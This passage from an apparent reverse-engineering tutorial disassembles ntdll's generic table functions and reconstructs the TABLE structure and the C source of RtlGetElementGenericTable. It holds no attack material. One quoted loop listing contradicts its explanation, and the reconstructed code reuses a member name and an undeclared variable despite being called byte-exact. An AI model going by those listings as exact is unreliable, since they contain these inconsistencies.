At first glance this doesn't really tell us much about our structure, except that members 2, 3, and 4 (in offsets +4, +8, and +c) are all pointers. The last three members are initialized in a somewhat unusual fashion: They are all being initialized to point to the address of the second member. What could that possibly mean? Essentially it tells you that each of these members is a pointer to a group of three pointers (because that's what pointed to by UnknownStruct->Member2—a group of three pointers). The slightly confusing element here is the fact that this structure is pointing to itself, but this is most likely just a placeholder. If I had to guess I'd say these members will later be modified to point to other places.

Let's proceed to the next four lines in the disassembled function.

```
7C921A50    MOV ECX,DWORD PTR SS:[EBP+C]
7C921A53    MOV DWORD PTR DS:[EAX+18],ECX
7C921A56    MOV ECX,DWORD PTR SS:[EBP+10]
7C921A59    MOV DWORD PTR DS:[EAX+1C],ECX
```

The first two lines copy the value from the second parameter passed into the function into offset +18 in the present structure (offset +18 is the 7th member). The second two lines copy the third parameter into offset +1c in the structure (offset +1c is the 8th member). Converted to C, the preceding code would look like the following.

```
UnknownStruct->Member7 = Param2;
UnknownStruct->Member8 = Param3;
```

Let's proceed to the next section of `RtlInitializeGenericTable`.

```
7C921A5C    MOV ECX,DWORD PTR SS:[EBP+14]
7C921A5F    MOV DWORD PTR DS:[EAX+20],ECX
7C921A62    MOV ECX,DWORD PTR SS:[EBP+18]
7C921A65    MOV DWORD PTR DS:[EAX+14],EDX
7C921A68    MOV DWORD PTR DS:[EAX+10],EDX
7C921A6B    MOV DWORD PTR DS:[EAX+24],ECX
```

This is pretty much the same as before—the rest of the structure is being initialized. In this section, offset +20 is initialized to the value of the fourth parameter, offset +14 and +10 are both initialized to zero, and offset +24 is initialized to the value of the fifth parameter.

This concludes the structure initialization sequence in `RtlInitialize GenericTable`. Unfortunately, without looking at live values passed into this function in a debugger, you know little about the data types of the parameters or of the structure members. What you do know is that the structure is most likely 40 bytes long. You know this because the last offset that is accessed is +24. This means that the structure is 28 bytes long (in hexadecimal), which is 40 bytes in decimal. If you work with the assumption that each member in the structure is 4 bytes long, you can assume that our structure has 10 members. At this point, you can create a vague definition of the structure, which you will hopefully be able to improve on later.

```
struct TABLE
{
  UNKNOWN         Member1;
  UNKNOWN_PTR     Member2;
  UNKNOWN_PTR     Member3;
  UNKNOWN_PTR     Member4;
  UNKNOWN         Member5;
  UNKNOWN         Member6;
  UNKNOWN         Member7;
  UNKNOWN         Member8;
  UNKNOWN         Member9;
  UNKNOWN         Member10;
};
```

RtlNumberGenericTableElements

Let's proceed to investigate what is hopefully a simple function: `RtlNumber GenericTableElements`. The idea is that if the root data structure has a member that represents the total number of elements in the table, this function would expose it. If not, this function would iterate through all the elements

and just count them while doing that. The following is the OllyDbg output for `RtlNumberGenericTableElements`.

```
RtlNumberGenericTableElements:
7C923FD2    PUSH EBP
7C923FD3    MOV EBP,ESP
7C923FD5    MOV EAX,DWORD PTR [EBP+8]
7C923FD8    MOV EAX,DWORD PTR [EAX+14]
7C923FDB    POP EBP
7C923FDC    RET 4
```

Well, it seems that the question has been answered. This function simply takes a pointer to what one can only assume is the same structure as before, and returns whatever is in offset +14. Clearly, offset +14 contains the number of elements in a generic table data structure. Let's update the definition of the `TABLE` structure.

```
struct TABLE
{
  UNKNOWN         Member1;
  UNKNOWN_PTR     Member2;
  UNKNOWN_PTR     Member3;
  UNKNOWN_PTR     Member4;
  UNKNOWN         Member5;
  ULONG           NumberOfElements;
  UNKNOWN         Member7;
  UNKNOWN         Member8;
  UNKNOWN         Member9;
  UNKNOWN         Member10;
};
```

RtlIsGenericTableEmpty

There is one other (hopefully) trivial function in the generic table API that might shed some light on the data structure: `RtlIsGenericTableEmpty`. Of course, it is also possible that `RtlIsGenericTableEmpty` uses the same `NumberOfElements` member used in `RtlNumberGenericTableElements`. Let's take a look.

```
RtlIsGenericTableEmpty:
7C92715B    PUSH EBP
7C92715C    MOV EBP,ESP
7C92715E    MOV ECX,DWORD PTR [EBP+8]
7C927161    XOR EAX,EAX
7C927163    CMP DWORD PTR [ECX],EAX
7C927165    SETE AL
7C927168    POP EBP
7C927169    RET 4
```

As hoped, RtlIsGenericTableEmpty seems to be quite simple. The function loads ECX with the value of the first parameter (which should be the root data structure from before), and sets EAX to 0. The function then compares the first member (at offset +0) with EAX, and sets AL to 1 if they're equal using the SETE instruction (for more information on the SETE instruction refer to Appendix A).

Effectively what this function does is it checks whether offset +0 of the data structure is 0, and if it is the function returns TRUE. If it's not, the function returns zero. So, you now know that there must be some important member at offset +0 that is always nonzero when there are elements in the table. Again, we add this little bit of information to our data structure definition.

```
struct TABLE
{
  UNKNOWN_PTR    Member1; // This is nonzero when table has elements.
  UNKNOWN_PTR    Member2;
  UNKNOWN_PTR    Member3;
  UNKNOWN_PTR    Member4;
  UNKNOWN        Member5;
  ULONG          NumberOfElements;
  UNKNOWN        Member7;
  UNKNOWN        Member8;
  UNKNOWN        Member9;
  UNKNOWN        Member10;
};
```

RtlGetElementGenericTable

There are three functions in the generic table API that seem to be made for finding and retrieving elements. These are RtlGetElementGenericTable, RtlEnumerateGenericTable, and RtlLookupElementGenericTable. Based on their names, it's pretty easy to make some educated guesses on what they do. The easiest is RtlEnumerateGenericTable because it's obvious that it enumerates some or all of the elements in the list. The next question is what is the difference between RtlGetElementGenericTable and RtlLookup ElementGenericTable? It's really impossible to know without looking at the code, but if I had to guess I'd say RtlGetElementGenericTable provides some kind of direct access to an element (probably using an index), and Rtl LookupElementGenericTable has to search for the right element.

If I'm right, RtlGetElementGenericTable will probably be the simpler function of the two. Listing 5.2 presents the full disassembly for RtlGetElementGenericTable. See if you can figure some of it out by yourself before you proceed to the analysis that follows.

```
RtlGetElementGenericTable:
7C9624E0    PUSH EBP
7C9624E1    MOV EBP,ESP
7C9624E3    MOV ECX,DWORD PTR [EBP+8]
7C9624E6    MOV EDX,DWORD PTR [ECX+14]
7C9624E9    MOV EAX,DWORD PTR [ECX+C]
7C9624EC    PUSH EBX
7C9624ED    PUSH ESI
7C9624EE    MOV ESI,DWORD PTR [ECX+10]
7C9624F1    PUSH EDI
7C9624F2    MOV EDI,DWORD PTR [EBP+C]
7C9624F5    CMP EDI,-1
7C9624F8    LEA EBX,DWORD PTR [EDI+1]
7C9624FB    JE SHORT ntdll.7C962559
7C9624FD    CMP EBX,EDX
7C9624FF    JA SHORT ntdll.7C962559
7C962501    CMP ESI,EBX
7C962503    JE SHORT ntdll.7C962554
7C962505    JBE SHORT ntdll.7C96252B
7C962507    MOV EDX,ESI
7C962509    SHR EDX,1
7C96250B    CMP EBX,EDX
7C96250D    JBE SHORT ntdll.7C96251B
7C96250F    SUB ESI,EBX
7C962511    JE SHORT ntdll.7C96254E
7C962513    DEC ESI
7C962514    MOV EAX,DWORD PTR [EAX+4]
7C962517    JNZ SHORT ntdll.7C962513
7C962519    JMP SHORT ntdll.7C96254E
7C96251B    TEST EBX,EBX
7C96251D    LEA EAX,DWORD PTR [ECX+4]
7C962520    JE SHORT ntdll.7C96254E
7C962522    MOV EDX,EBX
7C962524    DEC EDX
7C962525    MOV EAX,DWORD PTR [EAX]
7C962527    JNZ SHORT ntdll.7C962524
7C962529    JMP SHORT ntdll.7C96254E
7C96252B    MOV EDI,EBX
7C96252D    SUB EDX,EBX
7C96252F    SUB EDI,ESI
7C962531    INC EDX
7C962532    CMP EDI,EDX
7C962534    JA SHORT ntdll.7C962541
7C962536    TEST EDI,EDI
7C962538    JE SHORT ntdll.7C96254E
7C96253A    DEC EDI
7C96253B    MOV EAX,DWORD PTR [EAX]
```

Listing 5.2 Disassembly of `RtlGetElementGenericTable`.

```
7C96253D    JNZ SHORT ntdll.7C96253A
7C96253F    JMP SHORT ntdll.7C96254E
7C962541    TEST EDX,EDX
7C962543    LEA EAX,DWORD PTR [ECX+4]
7C962546    JE SHORT ntdll.7C96254E
7C962548    DEC EDX
7C962549    MOV EAX,DWORD PTR [EAX+4]
7C96254C    JNZ SHORT ntdll.7C962548
7C96254E    MOV DWORD PTR [ECX+C],EAX
7C962551    MOV DWORD PTR [ECX+10],EBX
7C962554    ADD EAX,0C
7C962557    JMP SHORT ntdll.7C96255B
7C962559    XOR EAX,EAX
7C96255B    POP EDI
7C96255C    POP ESI
7C96255D    POP EBX
7C96255E    POP EBP
7C96255F    RET 8
```

Listing 5.2 *(continued)*

As you can see, `RtlGetElementGenericTable` is a somewhat more involved function compared to the ones you've looked at so far. The following sections provide a detailed analysis of the disassembled code from Listing 5.2.

Setup and Initialization

Just like the previous APIs, `RtlGetElementGenericTable` starts with a conventional stack frame setup sequence. This tells you that this function's parameters are going to be accessed using `EBP` instead of `ESP`. Let's examine the first few lines of `RtlGetElementGenericTable`.

```
7C9624E3    MOV ECX,DWORD PTR [EBP+8]
7C9624E6    MOV EDX,DWORD PTR [ECX+14]
7C9624E9    MOV EAX,DWORD PTR [ECX+C]
```

Generic table APIs all seem to take the root table data structure as their first parameter, and there is no reason to assume that `RtlGetElementGenericTable` is any different. In this sequence the function loads the root table pointer into `ECX`, and then loads the value stored at offset +14 into `EDX`. Recall that in the dissection of `RtlNumberGenericTableElements` it was established that offset +14 contains the total number of elements in the table. The next instruction loads the third pointer at offset +0c from the three pointer group into `EAX`. Let's proceed to the next sequence.

```
7C9624EC    PUSH EBX
7C9624ED    PUSH ESI
7C9624EE    MOV ESI,DWORD PTR [ECX+10]
7C9624F1    PUSH EDI
7C9624F2    MOV EDI,DWORD PTR [EBP+C]
7C9624F5    CMP EDI,-1
7C9624F8    LEA EBX,DWORD PTR [EDI+1]
7C9624FB    JE SHORT ntdll.7C962559
7C9624FD    CMP EBX,EDX
7C9624FF    JA SHORT ntdll.7C962559
```

This code starts out by pushing `EBX` and `ESI` into the stack in order to preserve their original values (we know this because there are no function calls anywhere to be seen). The code then proceeds to load the value from offset +10 of the root structure into `ESI`, and then pushes `EDI` in order to start using it. In the following instruction, `EDI` is loaded with the value pointed to by `EBP + C`.

You know that `EBP + C` points to the second parameter, just like `EBP + 8` pointed to the first parameter. So, the instruction at `ntdll.7C9624F2` loads `EDI` with the value of the second parameter passed into the function. Immediately afterward, `EDI` is compared against –1 and you see a classic case of interleaved code, which is a very common phenomena in code generated for modern IA-32 processors (see the section on execution environments in Chapter 2). Interleaved code means that instructions aren't placed in the code in their natural order, but instead pairs of interdependent instructions are interleaved so that in runtime the CPU has time to complete the first instruction before it must execute the second one. In this case, you can tell that the code is interleaved because the conditional jump doesn't immediately follow the `CMP` instruction. This is done to allow the highest level of parallelism during execution.

Following the comparison is another purely arithmetical application of the `LEA` instruction. This time, `LEA` is used simply to perform an `EBX = EDI + 1`. Typically, compilers would use `INC EDI`, but in this case the compiler wanted to keep both the original and the incremented value, so `LEA` is an excellent choice. It increments `EDI` by one and stores the result in `EBX`—the original value remains in `EDI`.

Next you can see the `JE` instruction that is related to the `CMP` instruction from `7C9624F5`. As a reminder, `EDI` (the second parameter passed to the function) was compared against –1. This instruction jumps to `ntdll.7C962559` if `EDI == -1`. If you go back to Listing 5.2 and take a quick look at the code at `ntdll.7C962559`, you can quickly see that it is a failure or error condition of some kind, because it sets `EAX` (the return value) to zero, pops the registers previously pushed onto the stack, and returns. So, if you were to translate the preceding conditional statement back into C, it would look like the following code:

```
if (Param2 == 0xffffffff)
                                                    return 0;
```

The last two instructions in the current chunk perform another check on that same parameter, except that this time the code is using EBX, which as you might recall is the incremented version of EDI. Here EBX is compared against EDX, and the program jumps to ntdll.7C962559 if EBX is greater. Notice that the jump target address, ntdll.7C962559, is the same as the address of the previous conditional jump. This is a strong indication that the two jumps are part of what was a single compound conditional statement in the source code. They are just two conditions tested within a single conditional statement.

Another interesting and informative hint you find here is the fact that the conditional jump instruction used is JA (jump if above), which uses the carry flag (CF). This indicates that EBX and EDX are both treated as unsigned values. If they were signed, the compiler would have used JG, which is the signed version of the instruction. For more information on signed and unsigned conditional codes refer to Appendix A.

If you try to put the pieces together, you'll discover that this last condition actually reveals an interesting piece of information about the second parameter passed to this function. Recall that EDX was loaded from offset +14 in the structure, and that this is the member that stores the total number of elements in the table. This indicates that the second parameter passed to RtlGetElement GenericTable is an index into the table. These last two instructions simply confirm that it is a valid index by comparing it against the total number of elements. This also sheds some light on why the index was incremented. It was done in order to properly compare the two, because the index is probably zero-based, and the total element count is certainly not. Now that you understand these two conditions and know that they both originated in the same conditional statement, you can safely assume that the validation done on the index parameter was done in one line and that the source code was probably something like the following:

```
ULONG AdjustedElementToGet = ElementToGet + 1;
if (ElementToGet == 0xffffffff ||
    AdjustedElementToGet > Table->TotalElements)
      return 0;
```

How can you tell whether ElementToGet + 1 was calculated within the if statement or if it was calculated into a variable first? You don't really know for sure, but when you look at all the references to EBX in Listing 5.2 you can see that the value ElementToGet + 1 is being used repeatedly throughout the function. This suggests that the value was calculated once into a local variable and that this variable was used in later references to the incremented value. The compiler has apparently assigned EBX to store this particular local variable rather than place it on the stack.

On the other hand, it is also possible that the source code contained multiple copies of the statement ElementToGet + 1, and that the compiler simply

optimized the code by automatically declaring a temporary variable to store the value instead of computing it each time it is needed. This is another case where you just don't know—this information was lost during the compilation process.

Let's proceed to the next code sequence:

```
7C962501    CMP ESI,EBX
7C962503    JE SHORT ntdll.7C962554
7C962505    JBE SHORT ntdll.7C96252B
7C962507    MOV EDX,ESI
7C962509    SHR EDX,1
7C96250B    CMP EBX,EDX
7C96250D    JBE SHORT ntdll.7C96251B
7C96250F    SUB ESI,EBX
7C962511    JE SHORT ntdll.7C96254E
```

This section starts out by comparing `ESI` (which was taken earlier from offset +10 at the table structure) against `EBX`. This exposes the fact that offset +10 also points to some kind of an index into the table (because it is compared against `EBX`, which you *know* is an index into the table), but you don't know exactly what that index is. If `ESI == EBX`, the code jumps to `ntdll.7C962554`, and if `ESI <= EBX`, it goes to `ntdll.7C96252B`. It is not clear at this point why the second jump uses `JBE` even though the operands couldn't be equal at this point or the first jump would have been taken.

Let's first explore what happens in `ntdll.7C962554`:

```
7C962554    ADD EAX,0C
7C962557    JMP SHORT ntdll.7C96255B
```

This code does `EAX = EAX + 12`, and unconditionally jumps to `ntdll.7C96255B`. If you go back to Listing 5.2, you can see that `ntdll.7C96255B` is right near the end of the function, so the preceding code snippet simply returns `EAX` + 12 to the caller. Recall that `EAX` was loaded earlier from the table structure at offset +C, and that while dissecting `RtlInitializeGenericTable`, you were working under the assumption that offsets +4, +8, and +C are all pointers into the same three-pointer data structure (they were all initialized to point at offset +4). At this point one, of these pointers is incremented by 12 and returned to the caller. This is a powerful hint about the structure of the generic tables. Let's examine the hints one by one:

- You know that there is a group of three pointers starting in offset +4 in the root data structure.
- You know that each one of these pointers point into another group of three pointers. Initially, they all point to themselves, but you can safely assume that this changes later on when the table is filled.

- You know that `RtlGetElementGenericTable` is returning the value of one of these pointers to the caller, but not before it is incremented by 12. Note that 12 also happens to be the total size of those three pointers.
- You have established that `RtlGetElementGenericTable` takes two parameters and that the first is the table data structure pointer and the second is an index into the table. You can safely assume that it returns the element through the return value.

All of this leads to one conclusion. `RtlGetElementGenericTable` is returning a pointer to an element, and adding 12 simply skips the element's header and gets directly to the element's data. It seems very likely that this header is another three-pointer data structure just like that in offset +4 in the root data structure. Furthermore, it would make sense that each of those pointers point to other items with three-pointer headers, just like this one. One other thing you have learned here is that offset +10 is the index of the cached element—the same element pointed to by the third pointer, at offset +c. The difference is that +c is a pointer to memory, and offset +10 is an index into the table, which is equivalent to an element number.

To me, this is the thrill of reversing—one by one gathering pieces of evidence and bringing them together to form partial explanations that slowly evolve into a full understanding of the code. In this particular case, we've made progress in what is undoubtedly the most important piece of the puzzle: the generic table data structure.

Logic and Structure

There is one key element that's been quietly overlooked in all of this: What is the structure of this function? Sure, you can treat all of those conditional and unconditional jumps as a bunch of `goto` instructions and still get away with understanding the flow of relatively simple code. On the other hand, what happens when there are too many of these jumps to the point where it gets hard to keep track of all of them? You need to start thinking the code's logic and structure, and the natural place to start is by trying to logically place all of these conditional and unconditional jumps. Remember, the assembly language code you're reversing was generated by a compiler, and the original code was probably written in C. In all likelihood all of this logic originated in neatly organized `if-else` statements. How do you reconstruct this layout?

Let's start with the first interesting conditional jump in Listing 5.2—the `JE` that goes to `ntdll.7C962554` (I'm ignoring the first two conditions that jump to `ntdll.7C962559` because we've already discussed those). How would you conditionally skip over so much code in a high-level language? Simple, the condition tested in the assembly language code is the opposite of what was

tested in the source code. That's because the processor needs to know whether to *skip* code, and high-level languages have a different perspective—which terms must be satisfied in order to *enter* a certain conditional block. In this case, the test of whether ESI equals EBX must have been originally stated as `if (ESI != EBX)`, and there was a very large chunk of code within those curly braces. The address to which JE is jumping is simply the code that comes right after the end of that conditional block.

It is important to realize that, according to this theory, every line between that JE and the address to which it jumps resides in a conditional block, so any additional conditions after this can be considered nested logic.

Let's take this logical analysis approach a bit further. The conditional jump that immediately follows the JE tests the same two registers, ESI and EBX, and jumps to ntdll.7C96252B if ESI ≤ EBX. Again, we're working under the assumption that the condition is reversed (a detailed discussion of when conditions are reversed and when they're not can be found in Appendix A). This means that the original condition in the source code must have been (ESI > EBX). If it isn't satisfied, the jump is taken, and the conditional block is skipped.

One important thing to notice about this particular condition is the unconditional JMP that comes right before ntdll.7C96252B. This means that ntdll.7C96252B is a chunk of code that *wouldn't* be executed if the conditional block is executed. This means that ntdll.7C96252B is only executed when the high-level conditional block is skipped. Why is that? When you think about it, this is a most popular high-level language programming construct: It is simply an if-else statement. The else block starts at ntdll.7C96252B, which is why there is an unconditional jump after the if block—we only want one of these blocks to run, not both.

Whenever you find a conditional jump that skips a code block that ends with a forward-pointing unconditional JMP, you're probably looking at an if-else block. The block being skipped is the if block, and the code after the unconditional JMP is the else block. The end of the else block is marked by the target address of the unconditional JMP.

For more information on compiler-generated logic please refer to Appendix A.

Let's now proceed to investigate the code chunk we were looking at earlier before we examined the code at ntdll.7C962554. Remember that we were at a condition that compared ESI (which is the index from offset +10) against EBX (which is apparently the index of the element we are trying to get). There were two conditional jumps. The first one (which has already been examined) is taken if the operands are equal, and the second goes to ntdll.7C96252B if ESI ≤ EBX. We'll go back to this conditional section later on. It's important to

realize that the code that follows these two jumps is only executed if ESI > EBX, because we've already tested and conditionally jumped if ESI == EBX or if ESI < EBX.

When none of the branches are taken, the code copies ESI into EDX and shifts it by one binary position to the right. Binary shifting is a common way to divide or multiply numbers by powers of two. Shifting integer x to the left by n bits is equivalent to $x \times 2^n$ and shifting right by n bits is equivalent to $x/2n$. In this case, right shifting EDX by one means $EDX/2^1$, or EDX/2. For more information on how to decipher arithmetic sequences refer to Appendix B.

Let's proceed to compare EDX (which now contains ESI/2) with EBX (which is the incremented index of the element we're after), and jump to ntdll.7C96251B if EBX ≤ EDX. Again, the comparison uses JBE, which assumes unsigned operands, so it's pretty safe to assume that table indexes are defined as unsigned integers. Let's ignore the conditional branch for a moment and proceed to the code that follows, as if the branch is not taken.

Here EBX is subtracted from ESI and the result is stored in ESI. The following instruction might be a bit confusing. You can see a JE (which is jump if equal) after the subtraction because subtraction and comparison are the same thing, except that in a comparison the result of the subtraction is discarded, and only the flags are kept. This JE branch will be taken if EBX == ESI before the subtraction or if ESI == 0 after the subtraction (which are two different ways of looking at what is essentially the same thing). Notice that this exposes a redundancy in the code—you've already compared EBX against ESI earlier and exited the function if they were equal (remember the jump to ntdll.7C962554?), so ESI couldn't possibly be zero here. The programmer who wrote this code apparently had a pretty good reason to double-check that the code that follows this check is never reached when ESI == EBX. Let's now see why that is so.

Search Loop 1

At this point, you have completed the analysis of the code section starting at ntdll.7C962501 and ending at ntdll.7c962511. The next sequence appears to be some kind of loop. Let's take a look at the code and try and figure out what it does.

```
7C962513    DEC ESI
7C962514    MOV EAX,DWORD PTR [EAX+4]
7C962517    JNZ SHORT ntdll.7C962513
7C962519    JMP SHORT ntdll.7C96254E
```

As I've mentioned, the first thing to notice about these instructions is that they form a loop. The JNZ will keep on jumping back to ntdll.7C962513

(which is the beginning of the loop) for as long as `ESI != 0`. What does this loop do? Remember that `EAX` is the third pointer from the three-pointer group in the root data structure, and that you're currently working under the assumption that each element starts with the same three-pointer structure. This loop really supports that assumption, because it takes offset +4 in what we believe is some element from the list and treats it as another pointer. Not definite proof, but substantial evidence that +4 is the second in a series of three pointers that precede each element in a generic table.

Apparently the earlier subtraction of `EBX` from `ESI` provided the exact number of elements you need to traverse in order to get from `EAX` to the element you are looking for (remember, you already know `ESI` is the index of the element pointed to by `EAX`). The question now is, in which direction are you moving relative to `EAX`? Are you going toward lower-indexed elements or higher-indexed elements? The answer is simple, because you've already compared `ESI` with `EBX` and branched out for cases where `ESI ≤ EBX`, so you know that in this particular case `ESI > EBX`. This tells you that by taking each element's offset +4 you are moving toward the lower-indexed elements in the table.

Recall that earlier I mentioned that the programmer must have really wanted to double-check cases where `ESI < EBX`? This loop clarifies that issue. If you ever got into this loop in a case where `ESI ≤ EBX`, `ESI` would immediately become a negative number because it is decremented at the very beginning. This would cause the loop to run unchecked until it either ran into an invalid pointer and crashed or (if the elements point back to each other in a loop) until `ESI` went back to zero again. In a 32-bit machine this would take 4,294,967,296 iterations, which may sound like a lot, but today's high-speed processors might actually complete this many iterations so quickly that if it happened rarely the programmer might actually miss it! This is why from a programmer's perspective crashing the program is sometimes better than letting it keep on running with the problem—it simplifies the program's stabilization process.

When our loop ends the code takes an unconditional jump to `ntdll.7C96254E`. Let's see what happens there.

```
7C96254E    MOV DWORD PTR [ECX+C],EAX
7C962551    MOV DWORD PTR [ECX+10],EBX
```

Well, very interesting indeed. Here, you can get a clear view on what offsets +C and +10 in the root data structure contain. It appears that this is some kind of an optimization for quickly searching and traversing the table. Offset +C receives the pointer to the element you've been looking for (the one you've reached by going through the loop), and offset +10 receives that element's index. Clearly the reason this is done is so that repeated calls to this function

(and possibly to other functions that traverse the list) would require as few iterations as possible. This code then proceeds into `ntdll.7C962554`, which you've already looked at. `ntdll.7C962554` skips the element's header by adding 12 and returns that pointer to the caller.

You've now established the basics of how this function works, and a little bit about how a generic table is laid out. Let's proceed with the other major cases that were skipped over earlier.

Let's start with the case where the condition `ESI < EBX` is satisfied (the actual check is for `ESI ≤ EBX`, but you could never be here if `ESI == EBX`). Here is the code that executes in this case.

```
7C96252B    MOV EDI,EBX
7C96252D    SUB EDX,EBX
7C96252F    SUB EDI,ESI
7C962531    INC EDX
7C962532    CMP EDI,EDX
7C962534    JA SHORT ntdll.7C962541
7C962536    TEST EDI,EDI
7C962538    JE SHORT ntdll.7C96254E
```

This code performs `EDX = (Table->TotalElements – ElementToGet + 1) + 1` and `EDI = ElementToGet + 1 – LastIndexFound`. In plain English, `EDX` now has the distance (in elements) from the element you're looking for to the end of the list, and `EDI` has the distance from the element you're looking for to the last index found.

Search Loop 2

Having calculated the two distances above, you now reach an important junction in which you enter one of two search loops. Let's start by looking at the first conditional branch that jumps to `ntdll.7C962541` if `EDI > EDX`.

```
7C962541    TEST EDX,EDX
7C962543    LEA EAX,DWORD PTR [ECX+4]
7C962546    JE SHORT ntdll.7C96254E
7C962548    DEC EDX
7C962549    MOV EAX,DWORD PTR [EAX+4]
7C96254C    JNZ SHORT ntdll.7C962548
```

This snippet checks that `EDX != 0`, and starts looping on elements starting with the element pointed by offset +4 of the root table data structure. Like the previous loop you've seen, this loop also traverses the elements using offset +4 in each element. The difference with this loop is the starting pointer. The previous loop you saw started with offset + c in the root data structure, which is a

pointer to the last element found. This loop starts with offset +4. Which element does offset +4 point to? How can you tell? There is one hint available.

Let's see how many elements this loop traverses, and how you get to that number. The number of iterations is stored in `EDX`, which you got by calculating the distance between the last element in the table and the element that you're looking for. This loop takes you the distance between the end of the list and the element you're looking for. This means that offset +4 in the root structure points to the last element in the list! By taking offset +4 in each element you are going backward in the list toward the beginning. This makes sense, because in the previous loop (the one at `ntdll.7C962513)` you established that taking each element's offset +4 takes you "backward" in the list, toward the lowered-indexed elements. This loop does the same thing, except that it starts from the very end of the list. All `RtlGetElementGenericTable` is doing is it's trying to find the right element in the lowest possible number of iterations.

By the time `EDX` gets to zero, you know that you've found the element. The code then flows into `ntdll.7C96254E`, which you've examined before. This is the code that caches the element you've found into offsets +c and +10 of the root data structure. This code flows right into the area in the function that returns the pointer to our element's data to the caller.

What happens when (in the previous sequence) `EDI == 0`, and the jump to `ntdll.7C96254E` is taken? This simply skips the loop and goes straight to the caching of the found element, followed by returning it to the caller. In this case, the function returns the previously found element—the one whose pointer is cached in offset +c of the root data structure.

Search Loop 3

If neither of the previous two branches is taken, you know that `EDI < EDX` (because you've examined all other possible options). In this case, you know that you must move forward in the list (toward higher-indexed elements) in order to get from the cached element in offset +c to the element you are looking for. Here is the forward-searching loop:

```
7C962513    DEC ESI
7C962514    MOV EAX,DWORD PTR [EAX+4]
7C962517    JNZ SHORT ntdll.7C962513
7C962519    JMP SHORT ntdll.7C96254E
```

The most important thing to notice about this loop is that it is using a different pointer in the element's header. The backward-searching loops you encountered earlier were both using offset +4 in the element's header, and this one is using offset +0. That's really an easy one—this is clearly a linked list of some sort, where offset +0 stores the `NextElement` pointer and offset +4 stores the `PrevElement` pointer. Also, this loop is using `EDI` as the counter,

and EDI contains the distance between the cached element and the element that you're looking for.

Search Loop 4

There is one other significant search case that hasn't been covered yet. Remember how before we got into the first backward-searching loop we tested for a case where the index was lower than LastIndexFound / 2? Let's see what the function does when we get there:

```
7C96251B    TEST EBX,EBX
7C96251D    LEA EAX,DWORD PTR [ECX+4]
7C962520    JE SHORT ntdll.7C96254E
7C962522    MOV EDX,EBX
7C962524    DEC EDX
7C962525    MOV EAX,DWORD PTR [EAX]
7C962527    JNZ SHORT ntdll.7C962524
7C962529    JMP SHORT ntdll.7C96254E
```

This sequence starts with the element at offset +4 in the root data structure, which is the one we've previously defined as the last element in the list. It then starts looping on elements using offset +0 in each element's header. Offset +0 has just been established as the element's NextElement pointer, so what's going on? How could we possibly be going forward from the last element in the list? It seems that we must revise our definition of offset +4 in the root data structure a little bit. It is not really the last element in the list, but it is the head of a *circular linked list*. The term circular means that the NextElement pointer in the last element of the list points back to the beginning and that the PrevElement pointer in the first element points to the last element.

Because in this case the index is lower than LastIndexFound / 2, it would just be inefficient to start our search from the last element found. Instead, we start the search from the first element in the list and move forward until we find the right element.

Reconstructing the Source Code

This concludes the detailed analysis of RtlGetElementGenericTable. It is not a trivial function, and it includes several slightly confusing control flow constructs and some data structure manipulation. Just to demonstrate the power of reversing and just how accurate the analysis is, I've attempted to reconstruct the source code of that function, along with a tentative declaration of what must be inside the TABLE data structure. Listing 5.3 shows what you currently know about the TABLE data structure. Listing 5.4 contains my reconstructed source code for RtlGetElementGenericTable.

```
struct TABLE
{
  PVOID Unknown1;
  LIST_ENTRY *LLHead;
  LIST_ENTRY *SomeEntry;
  LIST_ENTRY *LastElementFound;
  ULONG LastElementIndex;
  ULONG NumberOfElements;
  ULONG Unknown1;
  ULONG Unknown2;
  ULONG Unknown3;
  ULONG Unknown4;
};
```

Listing 5.3 The contents of the `TABLE` data structure, based on what has been learned so far.

```
PVOID stdcall MyRtlGetElementGenericTable(TABLE *Table, ULONG
ElementToGet)
{
  ULONG TotalElementCount = Table->NumberOfElements;
  LIST_ENTRY *ElementFound = Table->LastElementFound;
  ULONG LastElementFound = Table->LastElementIndex;
  ULONG AdjustedElementToGet = ElementToGet + 1;

  if (ElementToGet == -1 || AdjustedElementToGet > TotalElementCount)
    return 0;

  // If the element is the last element found, we just return it.
  if (AdjustedElementToGet != LastIndexFound)
  {
    // If the element isn't LastElementFound, go search for it:
    if (LastIndexFound > AdjustedElementToGet)
    {
      // The element is located somewhere between the first element and
      // the LastElementIndex. Let's determine which direction would
      // get us there the fastest.
      ULONG HalfWayFromLastFound = LastIndexFound / 2;
      if (AdjustedElementToGet > HalfWayFromLastFound)
      {
        // We start at LastElementFound (because we're closer to it) and
        // move backward toward the beginning of the list.
        ULONG ElementsToGo = LastIndexFound - AdjustedElementToGet;

        while(ElementsToGo--)
          ElementFound = ElementFound->Blink;
```

Listing 5.4 A source-code level reconstruction of RtlGetElementGenericTable.

```
      }
      else
      {
        // We start at the beginning of the list and move forward:
        ULONG ElementsToGo = AdjustedElementToGet;
        ElementFound = (LIST_ENTRY *) &Table->LLHead;

        while(ElementsToGo--)
          ElementFound = ElementFound->Flink;
      }
    }
    else
    {
      // The element has a higher index than LastElementIndex. Let's see
      // if it's closer to the end of the list or to LastElementIndex:
      ULONG ElementsToLastFound = AdjustedElementToGet - LastIndexFound;
      ULONG ElementsToEnd = TotalElementCount - AdjustedElementToGet+ 1;

      if (ElementsToLastFound <= ElementsToEnd)
      {
        // The element is closer (or at the same distance) to the last
        // element found than to the end of the list. We traverse the
        // list forward starting at LastElementFound.
        while (ElementsToLastFound--)
          ElementFound = ElementFound->Flink;
      }
      else
      {
        // The element is closer to the end of the list than to the last
        // element found. We start at the head pointer and traverse the
        // list backward.
        ElementFound = (LIST_ENTRY *) &Table->LLHead;
        while (ElementsToEnd--)
          ElementFound = ElementFound->Blink;
      }
    }

    // Cache the element for next time.
    Table->LastElementFound = ElementFound;
    Table->LastElementIndex = AdjustedElementToGet;
  }

  // Skip the header and return the element.
  // Note that we don't have a full definition for the element struct
  // yet, so I'm just incrementing by 3 ULONGs.
  return (PVOID) ((PULONG) ElementFound + 3);
}
```

Listing 5.4 *(continued)*

It's quite amazing to think that with a few clever deductions and a solid understanding of assembly language you can convert those two pages of assembly language code to the function in Listing 5.4. This function does everything the disassembled code does at the same order and implements the exact same logic.

If you're wondering just how close my approximation is to the original source code, here's something to consider: If compiled using the right compiler version and the right set of flags, the preceding source code will produce the *exact* same binary code as the function we disassembled earlier from `NTDLL`, byte for byte. The compiler in question is the one shipped with Microsoft Visual C++ .NET 2003—*Microsoft 32-bit C/C++ Optimizing Compiler Version 13.10.3077 for 80x86*.

